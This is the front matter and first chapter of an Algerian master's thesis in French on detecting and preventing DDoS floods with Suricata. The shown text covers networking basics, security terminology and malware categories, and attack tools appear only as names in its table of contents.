

**REPUBLIQUE ALGERIENNE DEMOCRATIQUE ET POPULAIRE**

**MINISTERE DE L'ENSEIGNEMENT SUPERIEURE**

**ET DE LA RECHERCHE SCIENTIFIQUE**

**UNIVERSITE SAAD DAHLEB**



Faculté des Sciences de

Département de l'informatique

**Projet de fin d'étude pour l'obtention du diplôme de  
Master en Systèmes Informatiques et Réseaux**

**Génération et Détection et Prévention De  
Tous Les Types D'attaques DDOS**

Réalisé par :

**TAAZOUNT OUAHIBA  
GUENACHI FATIHA**

Promoteur :

**Mr.Benyahia Mohamed**

**Année Universitaire 2022 - 2023**

# Remerciements

*En premier lieu on remercie dieu le tout puissant  
Miséricordieux qui nous a donner la force et la patiente pour  
accomplir ce modeste travail.*

*Nous voudrions aussi présenter nos sincères remerciements  
a notre promoteur **mr benyahia mohamed** de nous avoir  
guider et orienter et aussi sa disponibilité et sa bienveillance.  
On exprime également nos remerciements pour **mr mehdi merouane**  
et pour son aide.*

*Enfin nous tenons a exprimer notre profonde gratitude  
et réels sentiments a nos familles  
qui nous ont toujours  
soutenus.*

# Dédicaces

*Je dédie ce modeste travail à :*

*Mes chers parents pour leurs soutiens, leurs  
encouragements qu'ils m'ont apportés durant  
ma vie tout au long de ma vie*

*Mes chers frères et sœurs*

*Ainsi que tous mes amis .*

*Taazount Wahiba*

## Résumé

La stabilité des réseaux est due à l'implémentation de différentes technologies de sécurité dont les systèmes de détection et de prévention d'intrusion réseau

Dans ce mémoire nous avons choisi de mettre en place SURICATA open source ; le but est d'intercepter les attaques de types DDOS avec ces différents types : UDP\_flood, TCP\_flood, ICMP\_Flood et le HTTP\_flood. Après avoir simulé ces attaques avec différents outils de simulation d'attaques ce qui nous permet de concevoir les signatures pour chaque attaque. A base de ces signatures nous avons élaboré nos propres regels de détection d'intrusions que nous avons implémentées enfin au niveau de notre système de prévention SURICATA. Enfin de notre projet nous avons testés la fiabilité de nos règles.

---

## Summary

Network stability is due to the implementation of various security technologies including network intrusion detection and prevention systems

In this memory we chose to set up SURICATA open source; the goal is to intercept DDOS type attacks with these different types: UDP\_flood, TCP\_flood, ICMP\_flood and HTTP\_flood. After simulating these attacks with different attack simulation tools, which allows us to design the signatures for each attack. Based on these signatures, we have developed our own intrusion detection rules that we have finally implemented in our SURICATA prevention system.

Finally in our project we tested the reliability of our rules.

---

## ملخص

يرجع استقرار الشبكة إلى تنفيذ تقنيات الأمان المختلفة بما في ذلك أنظمة الكشف عن اختراق الشبكة والوقاية منها في هذه المذكرة ، اخترنا إعداد SURICATA مفتوح المصدر ؛ الهدف هو اعتراض هجمات نوع DDOS بهذه الأنواع المختلفة: UDP\_flood و TCP\_flood و ICMP\_flood و HTTP\_flood. بعد محاكاة هذه الهجمات بأدوات محاكاة هجوم مختلفة ، مما يسمح لنا بتصميم التوقعات لكل هجوم. بناءً على هذه التوقعات ، قمنا بتطوير مسجلات الكشف عن التسلسل الخاصة بنا والتي قمنا بتنفيذها أخيرًا في نظام الوقاية SURICATA الخاص بنا. أخيرًا في مشروعنا ، اختبرنا موثوقية قواعدها.

## Table de matière

---

Introduction générale.....	01
1.1- Introduction .....	02
1.2-Réseau informatique.....	02
1.3-Le modèle OSI.....	02
1.4-Le modèle TCP/IP.....	03
1.4.1-Couche application.....	03
1.4.2-Couche transport.....	03
A-le protocole TCP .....	03
B-le protocole UDP .....	04
1.4.3-Couche INTERNET.....	04
a-le protocole IP.....	04
b- Le protocole ARP.....	04
c- Le protocole ICMP.....	05
1.4.4-Couche Accès réseau.....	05
1.5- La sécurité informatique.....	05
1.6- Terminologies de la sécurité informatique.....	06
A- Vulnérabilité .....	06
B- Menace .....	06
C- Le risque.....	06
D- Intrusion... ..	06
E- Le piratage .....	06
1.7- Les attaques informatiques.....	06
1.7.1 Définition d'une attaque .....	06
1.7.2 Types d'attaques .....	07
A- Les attaques directes.....	07
B- Les attaques indirectes par rebond.....	07
C- Les attaques indirectes par réponse.....	07
1.8- Logiciel Malveillant (ou Malware) .....	08
1.8.1-Virus .....	08
1.8.2-Ver .....	08
1.8.3-Cheval de Troie .....	08
1.8.4-Logiciel malveillant hybride .....	08
1.8.5-Logiciel publicitaire .....	08
1.8.6-Publicités piégées .....	08
1.8.7-Logiciel espion .....	08

## Table de matière

---

1.8.8-Rançongiciel (ou Ransomware) .....	08
1.9- Les moyens de se prémunir.....	09
1.9.1- Firewall .....	09
1.9.2- Cryptographie.....	09
1.9.3-VPN .....	09
1.9.4-Mise à jour du système.....	09
1.9.5- Système de détection d'intrusion(IDS) .....	10
a- IDS basé sur les signatures.....	10
b- IDS basé sur l'anomalie.....	10
1.9.6-Système de prévention d'intrusion(IPS) .....	10
A-Détection d'attaques.....	10
B-Blocage des attaques.....	11
C-Prévention d'attaques connues et inconnues.....	11
D-Gestion des politiques de sécurité.....	11
E-Intégration avec d'autres outils de sécurité.....	11
Conclusion.....	11
2.1 Introduction .....	12
2.2 Définition DDOS .....	12
2.3 Comment fonctionnent les attaques DDoS.....	12
2.4 Les type d'attaques DDOS .....	13
2.4.1 Attaques basées sur le volume .....	13
2.4.2 Attaques de protocole .....	13
2.4.3 Attaques d'application .....	13
1. Inondation UDP.....	13
2. Inondation DNS Flood.....	13
3. Inondation SYN .....	14
4. Inondation HTTP.....	14
A-HTTP GET.....	14
B- HTTP POST.....	14
5. Inondation ICMP (Ping) .....	15
conclusion.....	15
3 .1 Introduction .....	16
3.2 Environnement .....	16

## Table de matière

---

3.2.1 HACKER .....	16
3.2.2 LA VICTIME.....	16
3.3- Les outils d'attaques DDOS.....	17
3.4-Les logiciel à utiliser.....	18
3.4.1 Wireshark.....	18
A- Présentation de l'interface Wireshark.....	18
A.1 Capture de paquets.....	18
A.2 Filtrage .....	18
A.3 Visualisation.....	18
B- Liste des paquets capturés.....	19
3.4.2 Les systèmes de détection et de prévention d'intrusions.....	19
A-Suricate.....	19
B-Snort.....	20
3.4.3-comparaison entre snort et suricata.....	20
A- Caractéristiques et fonctionnalités	20
B- Performances et évolutivité	21
C- Facilité d'utilisation et de configuration	22
D- Communauté et assistance	22
E- Coût	23
3.4.4-Pourquoi Choisir SURICATA :	24
A-Fonctionnalité de Suricata.....	24
B-Fonctionnement du Suricata.....	25
C- Les règles Suricata.....	25
3.5- Simulation.....	26
3.5.1 Ping.....	26
3.5.2Attaque UDP Flood.....	27
A-Hping3.....	27
B- LOIC .....	28
3.5.3 UDP.....	30
3.5.4-Signature UDP.....	30
3.5.5- Attaque ICMP.....	31
A- ICMP Flood_HPING3.....	31
B-Attaque Ping of death.....	32
3.5.6 -ICMP.....	33

## Table de matière

---

3.5.7- Signature ICMP.....	33
3.5.8- Attaque TCP Flood.....	34
A-Hping3.....	34
A.1-SYN.....	34
A.2-PSH.....	35
A.3-FIN.....	36
B-LOIC.....	37
C- Slowloris.....	38
D- Xerxès.....	39
3.5.9 -TCP.....	40
3.5.10- Signature TCP.....	41
3.5.11- Attaque HTTP Flood.....	42
3.5.12- Signature http.....	43
Conclusion .....	43
4.1-introduction.....	44
4.2- Détection.....	44
4.2.1- La Création des règles pour la détection des attaques .....	45
A- Attaque UDP_Flood.....	45
A.1- Règle de détection d'attaque UDP Flood lancé par l'outil Hping3.....	45
A.2- Règle de détection de l'attaque UDP Flood lancé par LOIC.....	45
B-Attaque ICMP.....	45
B.1-Règle de détection de l'attaque Ping of Death.....	45
B.2-Règle de détection de l'attaque ICMP Flood lancé par l'outil Hping3.....	45
C-Attaque TCP Flood.....	42
C.1-Règle de détection de l'attaque TCP (flag : SYN) lancé par Hping3.....	46
C.2- Règle de détection de l'attaque TCP (flag : PSH) lancé par Hping3.....	46
C.3- Règle de détection de l'attaque TCP (flag :FIN) lancé par Hping3.....	46
C.4- Règle de détection de l'attaque Flood lancée par l'outil slowloris.....	47
C.5- Règle de détection de l'attaque SYN Flood lancé par l'outil Xerxès.....	47
D- Attaque http Flood.....	47



## Table de matière

---

D.1- Règle de détection de l'attaque http Flood lancé par LOIC.....	47
4.2.2- Configuration de Suricata.....	47
4.3.3-Tests et évaluations de performance d'IDS SURICATA.....	48
A. Test de la règle UDP Flood.....	49
A.1-Les alertes générées par la règle de détection « UDP- Hping3».....	49
A.2- Les alertes générées par la règle de détection «UDP_LOIC ».....	50
B-Test de la règle ICMP_Flood Hping3.....	50
B.1- Les alertes générées par la règle de détection« ICMP_Flood ».....	50
B.2-Les alertes générées par la règle de détection « Ping_of_death».....	51
C- Test de la règle TCP Flood.....	51
C.1- Les alertes générées par la règle de détection «TCP_Hping3_SYN».....	51
C.2- Les alertes générées par la règle de détection «TCP_Hping3_PUSH».....	51
C.3- Les alertes générées par la règle de détection «TCP_Hping3_FIN».....	52
C.4- Les alertes générées par la règle de détection «TCP__Flood_LOIC».....	52
C.5- Les alertes générées par la règle de détection «TCP_Flood_Slowloris».....	52
C.6- Les alertes générées par la règle de détection «TCP_Flood_Xerxes».....	53
D-Test de la règle HTTP Flood.....	53
D-1- Les alertes générées par la règle de détection HTTP_Flood_LOIC».....	53
4.3- Prévention.....	54
4.3.1- Créations des règles pour la prévention d'attaques.....	54
A. Test de la règle UDP Flood.....	54
A.1-Les drops générés par la règle de prévention « UDP-Hping3».....	54
A.2- Les drops générées par la règle de prévention «UDP_LOIC ».....	54
B- Test de la règle ICMP_Flood Hping3.....	55
B.1- Les drops générés par la règle de détection « Ping_of_death».....	55
B.2- Les drops générées par la règle de prévention « ICMP_Flood_ Hping3 »...	55
C- Test de la règle Attaque TCP_Flood.....	55
C.1- Les drops générées par la règle de prévention « TCP _ SYN_ Hping3 »....	55
C.2- Les drops générées par la règle de prévention « TCP _ PSH_ Hping3.....	56
C.3- Les drops générées par la règle de prévention « TCP_FIN_ Hping3 ».....	56

## Table de matière

---

C.4- Les drops générées par la règle de prévention « TCP Flood _ Slowloris ».....	56
C.5 - Les drops générés par la règle de prévention « TCP_SYN Flood _Xerxès ».....	57
C.6 - Les drops générés par la règle de prévention « SYN Flood LOIC ».....	57
4.4- Constatation.....	58
Conclusion.....	58
CONCLUSION GENERALE.....	59

## Listes des acronymes et abréviations

ACK	Acknowledgment.
ARP	Address Resolution Protocol.
CPU	Central Processing Unit
DDOS	Distributed Denial of Service.
DHCP	Dynamic Host Configuration Protocol
DNS	Domain Name Server.
DOS	Denial of Service.
FTPP	File Transfer Protocol.
HIDS	Host Intrusion Detection System
HOIC	canon à ions à haute orbite
HTTP	HyperText Transfer Protocol.
HULK	Http UnbearableLoad King
ICMP	Internet Control Message Protocol.
IDS	Intrusion Detection System.
IP	Internet Protocol.
IPS	Intrusion Prevention System.
ISO	International Organization for Standardization.
LOIC	Low Orbit Ion Cannon
MAC	Media Access Control.
NIDS	Network Intrusion Detection System.
OISF	Open Information Security Fondation
OS	Operating System.
OSI	Open Systems Interconnection
OWAS	Open Web Application Security Project
PC	Personal Computer
PCAP	Packet Capture
PSH	Push
RAM	Random Access memory.
RST	Reset

RUDY	RU-Dead-Yet
SMTP	Simple Mail Transfer Protocol.
SSH	Secure SHell.
SYN	Synchronize.
TCP	Transmission Control Protocol.
UDP	User Datagram Protocol.
URG	urgent
VPN	Virtual Private Network
WI-FI	Wireless Fidelity

## Liste des figures

Figure1.1- En-tête TCP.....	3
Figure1.2- En-tête UDP.....	4
Figure 1.3- attaque directe.....	7
Figure 1.4- attaque indirect par rebond.....	7
Figure 1.5- attaque indirect par réponse.....	7
Figure3.1- Capture du paquet.....	18
Figure3.2- Liste des paquets capturés.....	19
Figure 3.3-Schéma de travail.....	26
Figure 3.4- Ping.....	26
Figure3.5- Attaque UDP Flood Hping3.....	27
Figure 3.6- Analyse de paquets Attaque UDP Flood Hping3.....	27
Figure 3.7- Nombre de paquet/s UDP Flood Hping3.....	28
Figure 3.8- Fonctionnement LOIC.....	28
Figure 3.9- Analyse de paquets UDP Flood_LOIC.....	29
Figure 3.10- Nombre de paquets/s UDP Flood_LOIC.....	29
Figure 3.11- Analyse de paquets UDP_Normal.....	30
Figure 3.12- Nombre de paquets/s UDP_Normal.....	30
Figure 3.13- Attaque ICMP_Flood.....	31
Figure 3.14-Analyse de paquets_ICMP Flood.....	31
Figure 3.15 -Nombre de paquets/s ICMP_Flood.....	32
Figure 3.16 -Attaque Ping of death.....	32
Figure 3.17-Taille Ping of death.....	33
Figure 3.18-Taille Ping Normal.....	33

Figure 3.19-Attaque TCP SYN Flood_HPING3.....	34
Figure3.20 –Analyse de paquets TCP Flood SYN-Flood.....	34
Figure 3.21- Nombre de paquets/s TCP Flood SYN-Flood.....	35
Figure 3.22- Attaque TCP Flood flag_PSH.....	35
Figure 3.23- Analyse de paquets TCP Flood flag_PSH.....	36
Figure 3.24- Attaque TCP Flood Flag_FIN.....	36
Figure 3.25- Analyse de paquets TCP Flood flag_FIN.....	37
Figure 3.26- Attaque TCP Flood_LOIC.....	37
Figure 3.27-Analyse de paquets TCP Flood_LOIC.....	38
Figure 3.28-Attaque TCP Flood Slowloris.....	38
Figure3.29- Analyse de paquets TCP Flood Slowloris.....	39
Figure 3.30-Attaque TCP Flood Xerxes.....	39
Figure 3.31-Analyse de paquets TCP Flood Xerxes.....	40
Figure3.32-Analyse de paquets TCP Normal.....	40
Figure 3.33-Nombre de paquets/s TCP.....	41
Figure 3.34-Attaque http Flood LOIC.....	42
Figure 3.35- Analyse de paquets http Flood LOIC.....	42
Figure 3.36-Analyse de paquets http.....	43
Figure4.1-Modification de l'adresse de l'interface réseau.....	48
Figure 4.2- Insertion des règles.....	48
Figure 4.3-Lancement du SURICATA.....	49
Figure 4.4-Les alertes de détection d'attaque UDP avec Hping3.....	50
Figure 4.5- Les alertes de détection d'attaque UDP avec LOIC.....	50
Figure 4.6- Les alertes de détection d'attaque ICMP Flood_Hping3.....	50
Figure4.7-Les alertes de détection d'attaque Ping of death.....	51

Figure 4.8- Les alertes de détection SYN_Flood.....	51
Figure 4.9- Les alertes de détection_PUSH_Flood.....	51
Figure 4.10- Les alertes de détection FIN_Flood.....	52
Figure 4.11- Les alertes de détection d'attaque TCP Flood_LOIC.....	52
Figure 4.12- Les alertes de détection d'attaque TCP Flood_Slowloris.....	53
Figure 4.13- Les alertes de détection d'attaque TCP Flood_XERXES.....	53
Figure 4.14- Les alertes de détection d'attaque HTTP Flood_LOIC.....	54
Figure 4.15- Les drops générés par la règle de prévention « UDP-Hping3».....	54
Figure 4.16- Les drops générés par la règle de prévention «UDP_LOIC ».....	54
Figure 4.17- Les drops générés par la règle de prévention «Ping of Death».....	55
Figure 4.18- Les drops générés par la règle de prévention « ICMP_Flood Hping3 ».....	55
Figure 4.19- Les alertes générées par la règle de prévention « TCP_SYN_Flood ».....	55
Figure 4.20- Les drops générés par la règle de prévention « TCP_PUSH_Flood ».....	56
Figure 4.21- Les drops générés par la règle de prévention « TCP_FIN_Flood ».....	56
Figure 4.22- Les drops générés par la règle de prévention « TCP_Slowloris_Flood ».....	56
Figure 4.23- Les drops générés par la règle de prévention « TCP_Xerxes_Flood ».....	57
Figure 4.24- Les drops générés par la règle de prévention « TCP_Slowloris_Flood ».....	57

## Liste des tableaux

Tableau 3.1	Caractéristiques des équipements.....	16
Tableau 3.2	Tableau comparatif entre les outils d'attaques DDoS.....	17
Tableau 3.3	Caractéristiques et fonctionnalités.....	21
Tableau 3.4	Performances et évolutivité.....	21
Tableau 3.5	Facilité d'utilisation et de configuration.....	22
Tableau 3.6	Communauté et assistance.....	23
Tableau 3.7	Coût.....	24
Tableau 3.8	Signature UDP.....	30
Tableau 3.9	Signature_ICMP.....	33
Tableau 3.10	Signature_TCP.....	41
Tableau 3.11	Signature_HTTP.....	43
Tableau 4.1	Signatures des attaques.....	44



### INTRODUCTION GENERALE

Aujourd'hui, les réseaux informatiques sont de plus en plus développés, que ce soit chez les particuliers ou dans le domaine professionnel.

L'expansion des systèmes informatiques ces dernières années ont rendu les réseaux indispensables pour les entreprises. Mais si toutes ces innovations ont apporté de très nombreux avantages, elles sont accompagnées de nouveaux risques inhérents à ces nouvelles technologies, le piratage informatique et les cyberattaques. En effet, ces attaques sont de plus en plus nombreuses, efficaces et simple à mettre en œuvre.

La sécurité des systèmes d'information, repose sur la mise en place d'une politique de sécurité en mettant en place un pare-feu et des anti-virus, et pour compléter cette politique de sécurité la mise en œuvre d'un système de prévention d'intrusion est nécessaire.

Donc le projet consiste à mettre en place un ensemble d'outils, ces différents outils font références à une attaque très répandue actuellement c'est l'attaque Denial of Services Distribué (DDOS). A cet effet nous allons faire des simulations d'attaques à base des logiciels ayant pour but d'obtenir les signatures de chaque attaque à savoir (UDP Flood, ICMP Flood, Ping of death, TCP Flood et HTTP Flood), puis élaborer tout une solution basée autour du système de détection et de prévention d'intrusion avec lequel des règles de détections et de prévention d'attaques vont être conçues.

Afin de bien mener notre travail, notre étude a été fragmentée en quatre étapes qui se caractérisent sous quatre chapitres dans ce mémoire.

Le premier chapitre intitulé « Généralité sur les réseaux et la sécurité informatique » est consacré à la présentation de certains concepts fondamentaux relatifs à l'architecture TCP/IP, le model et la sécurité informatique dans le but d'obtenir des pré-acquis.

Le second chapitre nommé « les attaque DDOS » définit les différents types d'attaques de déni de service distribué, leurs fonctionnements.

Le troisième chapitre « Simulation des attaques et conception des signatures» est consacré à définir les outils d'attaques et les simulations des attaques DDOS afin de concevoir une base de signatures d'attaque.

Dans le dernier chapitre « Implémentation des règles de détection et de prévention », nous allons mettre en œuvre SURICARA, et créer des règles de détection et de prévention que nous testerons vers la fin pour confirmer leur fiabilité à travers des simulations d'attaques.

Enfin, nous terminons le mémoire par une conclusion générale ou nous révélerons si notre objectif à bien était atteint

## 1.1 Introduction

Nous vivons dans un monde où les systèmes d'information prennent une place chaque jour plus important. Pour tirer profit de ces nouvelles technologies, les entreprises mais aussi chacun d'entre nous doivent prendre conscience des risques associés à l'utilisation des ordinateurs et de ces technologies. La connaissance de ces risques constitue une première étape pour apprendre à les gérer, il est donc nécessaire de savoir comment nous pouvons nous protéger contre ces risques. C'est pourquoi dans ce chapitre on va s'informer sur la sécurité informatique.

## 1.2-Réseau informatique

Le réseau informatique est un ensemble d'appareils et de systèmes interconnectés qui permettent le partage de ressources et de données. Il peut inclure des ordinateurs, des serveurs, des routeurs, des commutateurs, des périphériques réseau et d'autres équipements.

Un réseau informatique peut servir plusieurs buts distincts :

- Le partage de ressources (fichiers, applications ou matériels, connexion à internet, etc.).
- La communication entre personnes (courrier électronique, discussion en direct, etc.).
- La communication entre processus (entre des ordinateurs industriels par exemple).
- La garantie de l'unicité et de l'universalité de l'accès à l'information.

Le modèle OSI (Open System Interconnexion) est un modèle de référence largement utilisé pour décrire et comprendre le fonctionnement des réseaux informatiques.

## 1.3-Le modèle OSI

Le modèle OSI (Open System Interconnexion) est un cadre conceptuel qui définit comment les systèmes réseau communiquent et envoient des données d'un expéditeur à un destinataire.

Le modèle est utilisé pour décrire chaque composant de la communication de données pour pouvoir établir des règles et des normes pour les applications et l'infrastructure du réseau.

Le modèle OSI contient sept couches qui s'empilent conceptuellement de bas en haut.

Ces couches sont les suivantes :

- Physique
- Liaison des données
- Réseau
- Transport
- Session
- Présentation
- Application. [1]

## 1.4-Le modèle TCP/IP

Le modèle TCP/IP s'inspire du modèle OSI auquel il reprend l'approche modulaire mais réduit le nombre à quatre. Les trois couches supérieures du modèle OSI sont souvent utilisées par une même application. Ce n'est pas le cas du modèle TCP/IP. C'est actuellement le modèle théorique le plus utilisé.

Les couches du modèle TCP/IP sont plus générales que celles du modèle OSI.

### 1.4.1-Couche application

La Couche Application reprend les applications standards en réseau informatique et Internet. Cette couche contient tous les protocoles de haut niveau : HTTP, FTP, SMTP, DHCP, DNS,

### 1.4.2-Couche transport

La Couche transport permet le transfert des données et les contrôles qui permettent de vérifier l'état de la transmission.

Les protocoles des couches suivantes permettent d'envoyer des données issues de la couche application. On ne définit pas réellement les logiciels qui communiquent, mais des numéros de ports associés au type d'application (numéro variant de 0 à  $2^{16}$ ).

Par exemple, la navigation Internet utilise le port TCP80, l'https443, leFTP21, ...

La couche transport gère 2 protocoles de transport des informations, indépendamment du type de réseau utilisé :

**A-le protocole TCP** : est orienté connexion (il vérifie la bonne transmission de données par des signaux d'accusés de réception -acknowledge - du destinataire), il assure ainsi le contrôle des données




Figure1.1- En-tête TCP. [2]

## CHAPITRE 1- Généralité sur les réseaux et la sécurité informatique

- **Port source et port de destination** : c'est le port utilisé par l'application
- **Numéro de séquence** : identifie la position des données à transmettre
- **Numéro de reçu** : c'est un numéro qui identifie les données reçues.
- **Réservé** : Six bits réservés pour le futur usage.
- **Somme de contrôle** : utilisé pour contrôler les erreurs.
- **Options**

### Les flags

**Flag SYN** : utilisé pour établir une connexion à trois voies entre deux machines.

**Flag ACK** : est codé sur 1 bit et utilisé pour accuser la réception du paquet.

**Flag FIN** : ce champ est codé sur 1 bit, utilisé pour indiquer la fin de transmission.

**Flag URG** : utilisé pour informer le destinataire du traitement des paquets urgents.

**Flag PSH** : traiter les paquets sans attendre le remplissage de mémoire tampons.

**Flag RST** : le drapeau RST demande la réinitialisation de la connexion.

**B-le protocole UDP** : est un protocole sans connexion de la suite des protocoles Internet qui travaille en tant qu'alternative au TCP fonctionnant de façon plus simple et quasiment sans retard, l'UDP est utilisé pour la transmission rapide de paquets de données dans des réseaux IP. Les domaines d'application typiques de l'UDP sont donc les requêtes DNS, les connexions VPN et le streaming audio et vidéo. [3]



Figure1.2-En-tête UDP. [4]

### 1.4.3-Couche INTERNET

La couche INTERNET est chargée de fournir le paquet des données. Elle définit les datagrammes et gère la décomposition /recomposition des segments.

Les protocoles les plus importants utilisés par cette couche sont :

**a- Le protocole IP** : gère les destinations des messages, adresse du destinataire

**b- Le protocole ARP (Adresse Resolution Protocol)** : gère les adresses des cartes réseaux et la correspondance avec l'adresse IP. Chaque carte a sa propre adresse MAC d'identification codées sur 48 bits.

## CHAPITRE 1- Généralité sur les réseaux et la sécurité informatique

---

c- **Le protocole ICMP (Internet Control Message Protocol) : gère** les informations relatives aux erreurs de transmission. ICMP ne les corrige pas, il signale uniquement que le message contient des erreurs, utilisé par exemple par la commande Ping.

### 1.4.4-Couche Accès réseau

La couche Accès réseau spécifie la forme sous laquelle les données doivent être transmises. Elle prend en charge les notions suivantes :

- Type de réseaux (Ethernet, TokenRing, etc.), y compris les cartes réseaux.
- Transfert des données.
- Synchronisation de la transmission de données.
- Mise en forme (format) des données.
- Conversion analogique/numérique pour les modems téléphoniques.
- Contrôle des erreurs. [5]

### 1.5- La sécurité informatique

La sécurité informatique est devenue une préoccupation importante pour prévenir les attaques et les tentatives d'hameçonnage, le vol d'informations, les failles de sécurité et la destruction de biens. La tendance actuelle est de mettre en place des mécanismes de contrôle d'accès et des protocoles sécurisés qui apportent plusieurs services :

- **L'intégrité** : garantir que les données sont bien celles que l'on croit être
- **La disponibilité** : maintenir le bon fonctionnement du système d'information
- **La confidentialité** : rendre l'information inintelligible à d'autres personnes que les seuls acteurs d'une transaction.
- **Le non répudiation** : garantir qu'une transaction ne peut être niée
- **L'authentification** : assurer que seules les personnes autorisées aient accès aux ressources. [6]

## **1.6- Terminologies de la sécurité informatique**

### **A- Vulnérabilité**

Une vulnérabilité ou faille est une faiblesse dans un système informatique permettant à un attaquant de porter atteinte à l'intégrité de ce système.

Ces vulnérabilités sont à la conséquence de faiblesses dans la conception, la mise en œuvre ou l'utilisation d'un composant matériel ou logiciel du système. [7]

**B- Menace** Une menace est quelque chose qui peut ou non se produire. Les menaces si elles se produisent, elles peuvent conduire à des attaques sur les systèmes informatiques et les réseaux, mais aussi elles peuvent causer de graves dommages. [8]

### **C- Le risque**

Le risque informatique est défini comme le potentiel de perte ou de dommage lorsqu'une menace exploite une vulnérabilité. [9]

### **D- Intrusion**

Accès non autorisé à un système informatique ou à un réseau, obtenu en contournant ou en désamorçant les dispositifs de sécurité en place. [10]

### **E- Le piratage**

Le piratage est l'acte d'identifier puis d'exploiter les faiblesses d'un système ou d'un réseau informatique, il est pratiqué par un individu appelé pirate (hacker) qui a des connaissances techniques sur les systèmes informatiques. [11]

## **1.7-Les attaques informatiques**

### **1.7.1 Définition d'une attaque**

Une attaque informatique est toute tentative d'accès non autorisé à un ordinateur, un système informatique ou un réseau informatique. Les attaques informatiques visent à désactiver, perturber, détruire ou contrôler des systèmes informatiques ou à modifier, bloquer, supprimer, manipuler ou voler les données contenues dans ces systèmes. [12]

## 1.7.2 Types d'attaques

### A- Les attaques directes




Figure 1.3-attaque directe [13]

C'est la plus simple des attaques. L'hacker attaque directement sa victime à partir de son ordinateur. La plupart des "script kiddies" utilisent cette technique.

### B- Les attaques indirectes par rebond




Figure 1.4- attaque indirect par rebond [14]

Les paquets d'attaque sont envoyés à l'ordinateur intermédiaire, qui répercute l'attaque vers la victime. D'où le terme de rebond. Elle a comme avantage :

- Masquer l'identité (l'adresse IP) de l'hacker.
- Éventuellement, utiliser les figures ressources de l'ordinateur intermédiaire

### C- Les attaques indirectes par réponse




Figure 1.5- attaque indirect par réponse [15]

Cette attaque est un dérivé de l'attaque par rebond. Mais au lieu d'envoyer une attaque à l'ordinateur intermédiaire pour qu'il la répercute, l'attaquant va lui envoyer une requête.

Et c'est cette réponse à la requête qui va être envoyée à l'ordinateur victime. [16]

### 1.8- Logiciel Malveillant (ou Malware)

Un logiciel malveillant (ou malware) est un type de programme conçu pour endommager ou nuire à un ordinateur, serveur, client, réseau informatique, une / infrastructure sans que les utilisateurs finaux ne s'en aperçoivent. Il est généralement utilisé pour dérober des informations personnelles, financières ou commerciales

La plupart des logiciels malveillants peuvent être classés dans l'une des catégories suivantes :

**1.8.1-Virus :** Lorsqu'un virus informatique est exécuté, il peut se reproduire en modifiant d'autres programmes en y insérant son code malveillant. Il s'agit du seul type de logiciel malveillant capable d'« infecter » d'autres fichiers, et c'est l'un des types de logiciels malveillants les plus difficiles à supprimer.

**1.8.2-Ver :** Un ver a le pouvoir de se reproduire sans l'intervention d'un utilisateur final. Il peut infecter des réseaux entiers en se déplaçant rapidement d'une machine à l'autre.

**1.8.3-Cheval de Troie :** Un cheval de Troie se déguise en programme légitime. Il s'agit d'un des types de logiciels malveillants les plus difficiles à détecter. Ce type de logiciel contient du code malveillant et des instructions qui, une fois exécutées par la victime, peuvent passer inaperçues. Son but est souvent de permettre à d'autres logiciels malveillants d'accéder au système.

**1.8.4-Logiciel malveillant hybride :** Les logiciels malveillants modernes sont souvent « hybrides », c'est-à-dire une combinaison de différents types de programmes. Par exemple, les « bots » prennent d'abord la forme de chevaux de Troie, puis agissent comme des vers lorsqu'ils sont exécutés.

